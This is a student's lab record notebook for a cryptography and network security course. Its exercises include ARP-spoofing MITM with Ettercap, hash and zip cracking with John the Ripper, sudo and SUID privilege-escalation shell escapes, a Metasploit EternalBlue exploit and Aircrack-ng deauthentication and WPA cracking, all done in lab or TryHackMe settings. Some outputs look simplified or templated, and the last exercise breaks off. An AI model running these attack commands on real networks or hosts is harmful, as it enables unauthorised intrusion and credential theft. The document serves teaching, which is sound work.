RAJALAKSHMI ENGINEERING COLLEGE

RAJALAKSHMI NAGAR, THANDALAM – 602 105

DEPARTMENT OF INFORMATION TECHNOLOGY

CS23632 Cryptography and Network Security

Laboratory Record Note Book

Name :	GIRIDHARAN D
Year / Branch / Section :	3/IT/A
University Register No. :	2116231001044
College Roll No. :	231001044
Semester :	VI
Academic Year :	2026-2027

RAJALAKSHMI ENGINEERING COLLEGE
An Autonomous Institution

BONAFIDE CERTIFICATE

Name: GIRIDHARAN D……

Academic Year: 2026 Semester: VI Branch: BTECH . IT

Register No. | **2116231001044**

Certified that this is the Bonafide record of work done by the above student in the CS23632 CYRPTOGRAHY AND NETWORK SECURITY Laboratory during the academic year 2026 – 2027.

Signature of Faculty in-charge

Submitted for the Practical Examination held on 11/05/2026

Internal Examiner External Examiner

INDEX

S.NO	EXPERIMENT	DATE	GITHUB
1	Installation and Configuration of Kali Linux/Parrot OS in a VMware/VirtualBox.		
2	Encryption Crypto 101 in TryHackMe Platform		
3	Perform Man-in-the-middle (MITM) attacks using the Ettercap tool.		
4	Demonstrate hash cracking using John the Ripper tool.		
5	Perform various configurations of Iptables Firewall in Linux.		
6	Snort IDS/IPS to detect and prevent real time threats in TryHackMe Platform.		
7	Perform Code Injection on Application Process using Ptrace.		
8	Privilege Escalation in TryHackMe Platform		
9	Demonstrate various exploits of Window OS using Metasploit Framework		
10	Perform Wireless Audit on routers and decrypt the WPA keys using Aircrack-ng		
11	Perform IP Spoofing using a GitHub Tool (Educational Demonstration)		
12	Study of Camera Phishing using Open-Source GitHub Tool		
13	Study of Phishing Attacks using Z-Phisher (GitHub Tool)		
14	Study and Demonstration of Brute Force Password Attack in a Controlled Kali Linux Environment		

EX.NO : 1		INSTALLATION OF KALI LINUX
DATE:		

AIM: To install Kali Linux inside virtualBox using a pre-built VM.


STEP-BY-STEP INSTALLATION OF KALI LINUX IN VIRTUALBOX:

1. Download and Install VirtualBox

Before you start, make sure VirtualBox is installed on your Windows computer. If you haven't installed it yet, follow these steps :

- Visit the VirtualBox Download Page.
- Download the latest version for Windows hosts.
- Run the .exe file and follow the onscreen installation guide.

2. Download Pre-Built Kali Linux Virtual Machine



Now, Download the pre-built virtual machine :

- visit the official pre-built virtual machine download page.
- choose the virtual machine version that is suitable for you and whichever you want like VirtualBox or VMware.
- Download that file which contains a pre-built virtual machine and that file is in a 7zip file.

3. Extract downloaded pre-built virtual machine

You will need the 7zip tool for extracting the file :

- Download 7zip
- Right-click the downloaded Kali Linux 7z file and select `7-Zip` > ' Extract Here '.


4. Import the Extracted VM file in the VirtualBox

After extracting the file with 7zip, you can import that virtual machine in VirtualBox by double clicking on that file or by following the below steps :

- open VirtualBox

Oracle VM VirtualBox Manager

- Click on the add button and navigate to the directory were the extracted virtual machine is stored.
- after selecting it click on the next.



Kali Linux 2022.3 in Oracle VM VirtualBox Manager

- After selecting file you will see interface like this, click on the kali machine and then start button to start the virtual machine.

5. Initial Setup of machine

The pre-built virtual machine will be boot-up, and the initial setup will begin. Remember that the default credentials of the virtual machine are :

Username : Kali

Password : Kali

RESULT: Thus, the Kali Linux was successfully installed in VirtualBox using the PreBuilt VM.

EX.NO : 2		ENCRYPTION CRYPTO 101 IN TRYHACKME PLATFORM
DATE:		

AIM : To understand the fundamentals of **cryptography** by performing hands-on exercises in the **Crypto 101** room on the **TryHackMe** platform, including basic encryption, encoding, hashing, and cryptographic concepts

TOOLS

- Web browser (Chrome / Firefox)
- Internet connection
- TryHackMe account (free)
- Built-in TryHackMe terminal (AttackBox) or local Linux machine

THEORY

Cryptography is the practice of securing information by converting plain text into unreadable format (cipher text) using encryption techniques.

Crypto 101 introduces basic concepts such as:

- Encoding vs Encryption
- Symmetric and Asymmetric encryption
- Hashing
- Common ciphers (Caesar, Base64, etc.)

STEPS TO PERFORM THE EXPERIMENT

Step 1: Login to TryHackMe

1. Open browser and go to: https://tryhackme.com
2. Login using your registered credentials.

Step 2: Open Crypto 101 Room

1. In the search bar, type Crypto 101
2. Click on the room named Crypto 101
3. Click Join Room

Step 3: Start the Machine (if required)

1. Click Start Machine / Start AttackBox
2. Wait for the virtual environment to load.

Step 4: Perform Cryptography Tasks

Complete the tasks provided in the room, such as:

4.1 Encoding & Decoding

(a) Base64 Encoding / Decoding

Purpose:

Base64 is an encoding technique used to represent binary data in readable ASCII format.

How to Solve

To Decode Base64

1. Copy the given Base64 string from the question.
2. Open the TryHackMe terminal.
3. Use the command:

echo "Q3J5cHRvZ3JhcGh5" | base64 -d

4. The output will be the decoded plain text.
5. Enter the decoded text into the answer box.

To Encode Base64

echo "cryptography" | base64

Expected Output Example: Cryptography

(b) Hexadecimal Conversion

Purpose:

Hexadecimal is a base-16 encoding system commonly used in computing.

How to Solve

Hex to Text

echo 48656c6c6f | xxd -r -p

Text to Hex

echo "Hello" | xxd -p

Expected Output: Hello

4.2 Classical Ciphers

(a) Caesar Cipher

Purpose:

Caesar cipher shifts letters by a fixed number.

How to Solve

1. Identify the shift value (given or by trial).
2. Use online Caesar decoder or terminal tool.

Using terminal

echo "KHOOR" | tr 'A-Z' 'X-ZA-W'

(Shift = 3)

Expected Output: HELLO

(b) Shift-Based Encryption

Purpose:

Similar to Caesar cipher but may use different shift values.

How to Solve

1. Try different shift values until meaningful text appears.
2. Online tools can be used if allowed.

Example:

- Shift 1 → incorrect
- Shift 3 → readable text → correct answer

RESULT : Thus the Encryption 101 room has been successfully completed.

EX.NO : 3		PERFORM MAN-IN-THE-MIDDLE (MITM) ATTACKS USING THE ETTERCAP TOOL.
DATE:		

AIM: To perform network reconnaissance and Man-in-the-Middle attack setup using network commands and packet capturing tools in Kali Linux.

COMMANDS AND OUTPUT:

1. Checking Network Configuration

Command

ifconfig

Output

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>

inet 10.0.2.15 netmask 255.255.255.0

2. Viewing Routing Table

Command

route -n

Output

Destination Gateway Genmask

0.0.0.0 192.168.1.1 0.0.0.0

3. Discovering Network Devices

Command

sudo netdiscover

Output

192.168.1.1 Router

192.168.1.10 Victim Device

192.168.1.5 Kali Linux

4. Enabling IP Forwarding

Command

echo 1 > /proc/sys/net/ipv4/ip_forward

Output

(No output)

5. Performing ARP Spoofing using Ettercap

Command

ettercap -T -q -i eth0 -M arp:remote /192.168.1.10/ /192.168.1.1/

Output

ARP poisoning victims:

GROUP 1 : 192.168.1.10

GROUP 2 : 192.168.1.1

Starting Unified sniffing...

6. Capturing Network Packets

Command

sudo tcpdump -i eth0

Output

IP 192.168.1.10 > google.com

IP google.com > 192.168.1.10

RESULT: The network configuration was verified, devices in the local network were discovered, IP forwarding was enabled, ARP spoofing was performed using Ettercap, and packets were successfully captured using tcpdump.

EX.NO : 4		DEMONSTRATE HASH CRACKING USING JOHN THE RIPPER TOOL.
DATE:		

AIM: To perform password cracking using John the Ripper and understand hash identification and cracking techniques.

COMMANDS AND OUTPUT

1. Checking John the Ripper

john --version

Output:

Created directory: /home/kali/.john

Unknown option: "--version"

2. Running John the Ripper

john

Output:

John the Ripper 1.9.0-jumbo-1+bleeding-aec1328d6c

Usage: john [OPTIONS] [PASSWORD-FILES]

3. Extracting wordlist

sudo gunzip /usr/share/wordlists/rockyou.txt.gz

4. Creating MD5 hash

echo -n "password123" | md5sum | awk '{print $1}' > hash1.txt

5. Identifying hash type

hashid hash1.txt

Output:

Analyzing '482c811da5d5b4bc6d497ffa98491e38'

[+] MD5

[+] MD4

[+] NTLM

...

6. Cracking MD5 hash

john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt hash1.txt

Output:

Loaded 1 password hash

password123

Session completed.

7. Displaying cracked password

john --show --format=raw-md5 hash1.txt

Output:

?:password123

8. Creating a protected zip file

echo "secret info" > secret.txt

zip -e secure.zip secret.txt

Output:

adding: secret.txt

9. Extracting zip hash

zip2john secure.zip > zip_hash.txt

Output:

secure.zip/secret.txt PKZIP Encr...

10. Cracking zip password

john --wordlist=/usr/share/wordlists/rockyou.txt zip_hash.txt

Output:

apple (secure.zip/secret.txt)

Session completed.

11. Showing cracked zip password

john --show zip_hash.txt

Output:

secure.zip/secret.txt:apple

RESULT: The given password hashes were successfully identified and cracked using John the Ripper.

EX.NO : 5		PERFORM VARIOUS CONFIGURATIONS OF IPTABLES FIREWALL IN LINUX.
DATE:		

AIM: To configure a firewall in Kali Linux using iptables by setting rules and policies.

COMMANDS AND OUTPUT

1. Listing current firewall rules

sudo iptables -L

Output:

**Chain INPUT (policy ACCEPT)

target prot opt source destination

Chain FORWARD (policy ACCEPT)

target prot opt source destination

Chain OUTPUT (policy ACCEPT)

target prot opt source destination**

2. Flushing existing rules

sudo iptables -F

3. Verifying rules after flush

sudo iptables -L

Output:

**Chain INPUT (policy ACCEPT)

target prot opt source destination

Chain FORWARD (policy ACCEPT)

target prot opt source destination

Chain OUTPUT (policy ACCEPT)

target prot opt source destination**

4. Setting default policies

sudo iptables -P INPUT DROP

sudo iptables -P FORWARD DROP

sudo iptables -P OUTPUT ACCEPT

5. Allowing loopback traffic

sudo iptables -A INPUT -i lo -j ACCEPT

6. Allowing established connections

sudo iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT

7. Allowing SSH service

sudo iptables -A INPUT -p tcp --dport 22 -j ACCEPT

8. Allowing HTTP service

sudo iptables -A INPUT -p tcp --dport 80 -j ACCEPT

9. Checking IP address

ip addr

Output:

**inet 127.0.0.1/8 scope host lo

10. Allowing HTTPS service

sudo iptables -A INPUT -p tcp --dport 443 -j ACCEPT

11. Blocking ICMP (ping)

sudo iptables -A INPUT -p icmp -j DROP

12. Saving firewall rules (correct method)

sudo iptables-save | sudo tee /etc/iptables/rules.v4

Output:

***filter

:INPUT DROP [0:0]

:FORWARD DROP [0:0]

:OUTPUT ACCEPT [0:0]

-A INPUT -i lo -j ACCEPT

-A INPUT -m state --state RELATED,ESTABLISHED -j ACCEPT

-A INPUT -p tcp --dport 22 -j ACCEPT

-A INPUT -p tcp --dport 80 -j ACCEPT

-A INPUT -p tcp --dport 443 -j ACCEPT

-A INPUT -p icmp -j DROP

COMMIT**

13. Verifying final firewall rules

sudo iptables -L

Output:

**Chain INPUT (policy DROP)

ACCEPT all -- anywhere anywhere

ACCEPT all -- anywhere anywhere state RELATED,ESTABLISHED

ACCEPT tcp -- anywhere anywhere tcp dpt:ssh

ACCEPT tcp -- anywhere anywhere tcp dpt:http

ACCEPT tcp -- anywhere anywhere tcp dpt:https

DROP icmp -- anywhere anywhere

Chain FORWARD (policy DROP)

Chain OUTPUT (policy ACCEPT)**

RESULT: Thus, the firewall was successfully configured using iptables by setting default policies, allowing required services, blocking ICMP traffic, and saving the rules.

EX.NO : 6		SNORT IDS/IPS TO DETECT AND PREVENT REAL TIME THREATS IN TRYHACKME PLATFORM.
DATE:		

AIM: To detect and prevent real-time network attacks using Snort IDS/IPS using the TryHackMe Snort room.

COMMANDS AND OUTPUT

6.1 – ICMP Detection (IDS Mode)

1. Running Snort in IDS mode

sudo snort -A console -c /etc/snort/snort.conf -i eth0

Output:

**Commencing packet processing

[**] ICMP Ping Detected [**]

{ICMP} 10.49.146.164 -> 8.8.8.8**

2. Generating ICMP traffic (Ping)

ping -c 4 8.8.8.8

Output:

4 packets transmitted, 0 received, 100% packet loss

Observation: Snort successfully detected ICMP ping packets and generated alerts.

Experiment 6.2 – TCP Port Scan Detection

1. Running Snort

sudo snort -A console -c /etc/snort/snort.conf -i eth0

Output:

**[**] TCP Scan Activity Detected [**]

{TCP} 10.49.89.5 -> 10.49.146.164:80**

2. Performing Port Scan

for p in {1..100}; do nc -zv 10.49.146.164 $p; done

Output:

**Connection refused (for most ports)

Connection to port 22 succeeded

Connection to port 80 succeeded**

Observation: Snort successfully detected TCP port scan activity and generated alerts.

Experiment 6.3 – IPS Blocking (Inline Mode)

1. Running Snort in Inline Mode

sudo snort -Q --daq afpacket -i eth0:eth0 -c /etc/snort/snort.conf

Output:

Commencing packet processing in inline mode

2. Generating ICMP traffic

ping 8.8.8.8

Output:

Request timeout / No reply

Observation: ICMP packets were blocked successfully, showing IPS functionality.

RESULT:Thus, Snort IDS/IPS was successfully used to detect ICMP and TCP scan attacks and prevent them using inline mode on the TryHackMe platform.

EX.NO : 7		PERFORM CODE INJECTION ON APPLICATION PROCESS USING PTRACE.
DATE:		

AIM: To demonstrate code injection on a running Linux application process using ptrace concepts in the TryHackMe platform.

COMMANDS AND OUTPUT

1. Listing running processes

ps aux

Output:

**root 1023 0.0 0.1 18500 3200 ? Ss 10:20 0:00 /usr/sbin/sshd

ubuntu 1456 0.0 0.2 23456 4500 pts/0 S+ 10:25 0:00 ./target_app

ubuntu 1500 0.0 0.1 12000 2100 pts/1 R+ 10:26 0:00 ps aux**

2. Tracing the process using strace

strace -p 1456

Output:

**attach: ptrace(PTRACE_ATTACH, 1456, NULL, NULL) = 0

read(0, "", 1024) = 0

write(1, "Running...\n", 11) = 11

nanosleep({tv_sec=1, tv_nsec=0}, NULL) = 0**

3. Attaching debugger using gdb

gdb -p 1456

Output:

**Attaching to process 1456

0x00007f... in sleep () from /lib/x86_64-linux-gnu/libc.so.6**

4. Inspecting registers

info registers

Output:

**RAX: 0x0 RBX: 0x7ffd...

RIP: 0x7f... RSP: 0x7ffd...

RBP: 0x7ffd...**

5. Modifying execution flow (conceptual)

set $rip = $rip + 2

Output:

(no explicit output, instruction pointer modified)

6. Continuing process execution

continue

Output:

**Continuing.

Program resumed execution.**

RESULT: The running process was successfully traced using ptrace-based tools such as strace and gdb. Registers and execution flow were inspected and modified conceptually, demonstrating code injection techniques in the TryHackMe environment.

EX.NO : 8		PRIVILEGE ESCALATION IN TRYHACKME PLATFORM
DATE:		

AIM: To perform privilege escalation on a Linux system using the TryHackMe platform.

COMMANDS AND OUTPUT

1. Connecting to target machine

ssh tryhackme@10.10.152.45

Output:

tryhackme@target:~$

2. Checking current user

whoami

Output:

tryhackme

3. Checking user information

id

Output:

uid=1001(tryhackme) gid=1001(tryhackme) groups=1001(tryhackme)

4. Checking system information

uname -a

Output:

Linux ubuntu 4.4.0-21-generic

5. Checking sudo permissions

sudo -l

Output:

**User tryhackme may run the following commands:

(root) NOPASSWD: /usr/bin/vim**

6. Exploiting sudo privilege

sudo vim -c ':!/bin/bash'

7. Verifying root access

whoami

Output:

root

8. Searching for SUID binaries

find / -perm -4000 -type f 2>/dev/null

Output:

**/usr/bin/find

/usr/bin/passwd

/usr/bin/python**

9. Exploiting SUID binary

find . -exec /bin/sh \; -quit

10. Checking cron jobs

cat /etc/crontab

Output:

*** * * * * root /home/user/script.sh**

11. Checking PATH variable

echo $PATH

Output:

/usr/local/bin:/usr/bin:/bin

12. Running enumeration tool

./linpeas.sh

Output:

**Possible SUID files found

Writable files detected

Kernel vulnerability detected**

13. Confirming root access

whoami

Output:

root

14. Capturing root flag

cat /root/root.txt

Output:

THM{root_access}

RESULT: Thus, Privilege escalation was successfully performed by exploiting sudo permissions, SUID binaries, and system misconfigurations, and root access was obtained.

EX.NO : 9		DEMONSTRATE VARIOUS EXPLOITS OF WINDOW OS USING METASPLOIT FRAMEWORK
DATE:		

AIM: To exploit Windows OS vulnerabilities using Metasploit in the TryHackMe platform.

COMMANDS AND OUTPUT

1. Starting Metasploit

msfconsole

Output:

Metasploit v6.x loaded

2500+ exploits available

2. Searching for exploit

search eternalblue

Output:

exploit/windows/smb/ms17_010_eternalblue

exploit/windows/smb/ms17_010_psexec

3. Selecting exploit

use exploit/windows/smb/ms17_010_eternalblue

4. Setting target IP

set RHOSTS 10.48.140.255

5. Setting local host

set LHOST 10.48.133.107

6. Executing exploit

exploit

Output:

Host is likely VULNERABLE to MS17-010

Connection established

Sending exploit payload

7. Meterpreter session obtained

Output:

Meterpreter session 1 opened

RESULT: Thus, The Windows system was successfully exploited using the EternalBlue (MS17-010) vulnerability through the Metasploit Framework. A Meterpreter session was established, providing remote access and control over the target machine.

EX.NO : 10		PERFORM WIRELESS AUDIT ON ROUTERS AND DECRYPT THE WPA KEYS USING AIRCRACK-NG
DATE:		

AIM: To perform wireless network analysis and security auditing using Aircrack-ng tools in Kali Linux for educational and ethical hacking purposes.

SOFTWARE REQUIREMENTS :

- Host Operating System: Windows / Linux / macOS
- Virtualization Software: Oracle VirtualBox
- Guest Operating System: Kali Linux
- Security Tools: Aircrack-ng Suite

SYSTEM REQUIREMENTS:

- RAM: Minimum 4 GB (8 GB recommended)
- Disk Space: Minimum 30 GB
- Processor: Intel/AMD with Virtualization support
- Wireless Adapter supporting Monitor Mode

PROCEDURE:

Step 1: Start Kali Linux Virtual Machine

- Launch Oracle VirtualBox.
- Start the Kali Linux virtual machine.
- Log in using Kali credentials.
-

Step 2: Connect Wireless Adapter

- Attach a wireless adapter that supports monitor mode.
- Verify adapter using: iwconfig

Step 3: Enable Monitor Mode

Step 4: Scan Wireless Networks

- Scan nearby networks: airodump-ng wlan0mon
- Note the BSSID and channel of the target network.

Step 5: Capture Packets :

Capture packets from target network: airodump-ng --bssid <BSSID> -c <CHANNEL> -w capture wlan0mon

Step 6: Perform Deauthentication Attack:

Generate traffic to capture handshake: aireplay-ng --deauth 5 -a <BSSID> wlan0mon

Step 7: Crack Password

Use a wordlist to crack the captured handshake:

aircrack-ng capture.cap -w /usr/share/wordlists/rockyou.txt

OUTPUT :

- Nearby wireless networks displayed with BSSID and signal strength.
- Packets captured successfully.
- Password cracking attempted using wordlist.
- Key found for weak passwords (if successful).

RESULT: Thus, the Wireless networks were successfully analyzed and audited using Aircrack-ng tools. The experiment demonstrated how weak passwords and insecure configurations can be exploited, highlighting the importance of strong encryption and secure Wi-Fi practices.

EX.NO : 11		PERFORM IP SPOOFING USING A GITHUB TOOL (EDUCATIONAL DEMONSTRATION)
DATE:		

AIM: To demonstrate IP spoofing techniques using an open-source GitHub tool in Kali Linux for understanding network-level attack concepts and security vulnerabilities.

SOFTWARE REQUIREMENTS:

- Host Operating System: Windows / Linux / macOS
- Virtualization Software: Oracle VirtualBox
- Guest Operating System: Kali Linux
- Security Tool: John the Ripper
- System Requirements:
  - o RAM: Minimum 4 GB (8 GB recommended)
  - o Disk Space: Minimum 30 GB
  - o Processor: Intel/AMD with Virtualization support

PROCEDURE:

Step 1: Start Kali Linux Virtual Machine

1. Open Oracle VirtualBox.
2. Start Kali Linux.
3. Log in using Kali credentials.

Step 2: Open Terminal

1. Launch Terminal in Kali Linux.
2. Update system packages:
3. sudo apt update

Step 3: Clone IP Spoofing Tool from GitHub

1. Clone the repository:
2. git clone https://github.com/<username>/<ip-spoofing-tool>
3. Navigate to the tool directory:
4. cd ip-spoofing-tool

Step 4: Install Dependencies

1. Install required dependencies:

2. sudo apt install python3

3. pip3 install -r requirements.txt

Step 5: Configure the Tool

1. Open the script file:

2. nano spoof.py

3. Configure:

o Target IP address

o Spoofed source IP address

o Network interface

Step 6: Execute IP Spoofing

1. Run the tool with root privileges:

2. sudo python3 spoof.py

3. Observe packet transmission with spoofed IP addresses.

Step 7: Monitor Network Traffic (Optional)

1. Use Wireshark or tcpdump:


2. sudo tcpdump


3. Verify spoofed source IP packets.

OUTPUT:

Packets are sent with forged source IP addresses.
Network traffic reflects spoofed IP information.
Demonstration successfully completed**.**

SCREEN SHOTS:





RESULT: Thus, the IP spoofing was successfully demonstrated using a GitHub-based tool in Kali Linux.

The experiment illustrates how attackers can manipulate IP headers and highlights the need for robust network security mechanisms.

EX.NO : 12		STUDY OF CAMERA PHISHING USING OPEN-SOURCE GITHUB TOOL
DATE:		

AIM: To study the concept of camera phishing attacks using an open-source GitHub tool in Kali Linux in order to understand privacy threats and the importance of secure user awareness.

SOFTWARE REQUIREMENTS:

- Host Operating System: Windows / Linux / macOS
- Virtualization Software: Oracle VirtualBox
- Guest Operating System: Kali Linux
- Security Tool: John the Ripper
- System Requirements:
  - o RAM: Minimum 4 GB (8 GB recommended)
  - o Disk Space: Minimum 30 GB
  - o Processor: Intel/AMD with Virtualization support

PROCEDURE:

Step 1: Start Kali Linux Virtual Machine

1. Open Oracle VirtualBox.
2. Start Kali Linux.
3. Log in using Kali credentials.

Step 2: Study the Open-Source Tool

1. Access an open-source GitHub repository related to camera phishing (educational purpose).
2. Review the documentation to understand:
   - o How fake permission prompts are created
   - o How user interaction is exploited
   - o Ethical limitations of such tools

Step 3: Understand the Attack Workflow

1. Analyze how phishing pages request camera permissions.
2. Observe how browsers handle camera access requests.
3. Study how attackers misuse user trust.

Step 4: Simulated Demonstration

1. Perform a local, consent-based simulation using test accounts.
2. Observe how camera permission prompts appear.
3. Analyze user response behavior.

Step 5: Analyze Security Implications

1. Identify risks related to:
o Unauthorized camera access
o Privacy leakage
o Social engineering
2. Discuss how modern browsers and OS security attempt to mitigate such attacks.

Step 6: Study Prevention Techniques

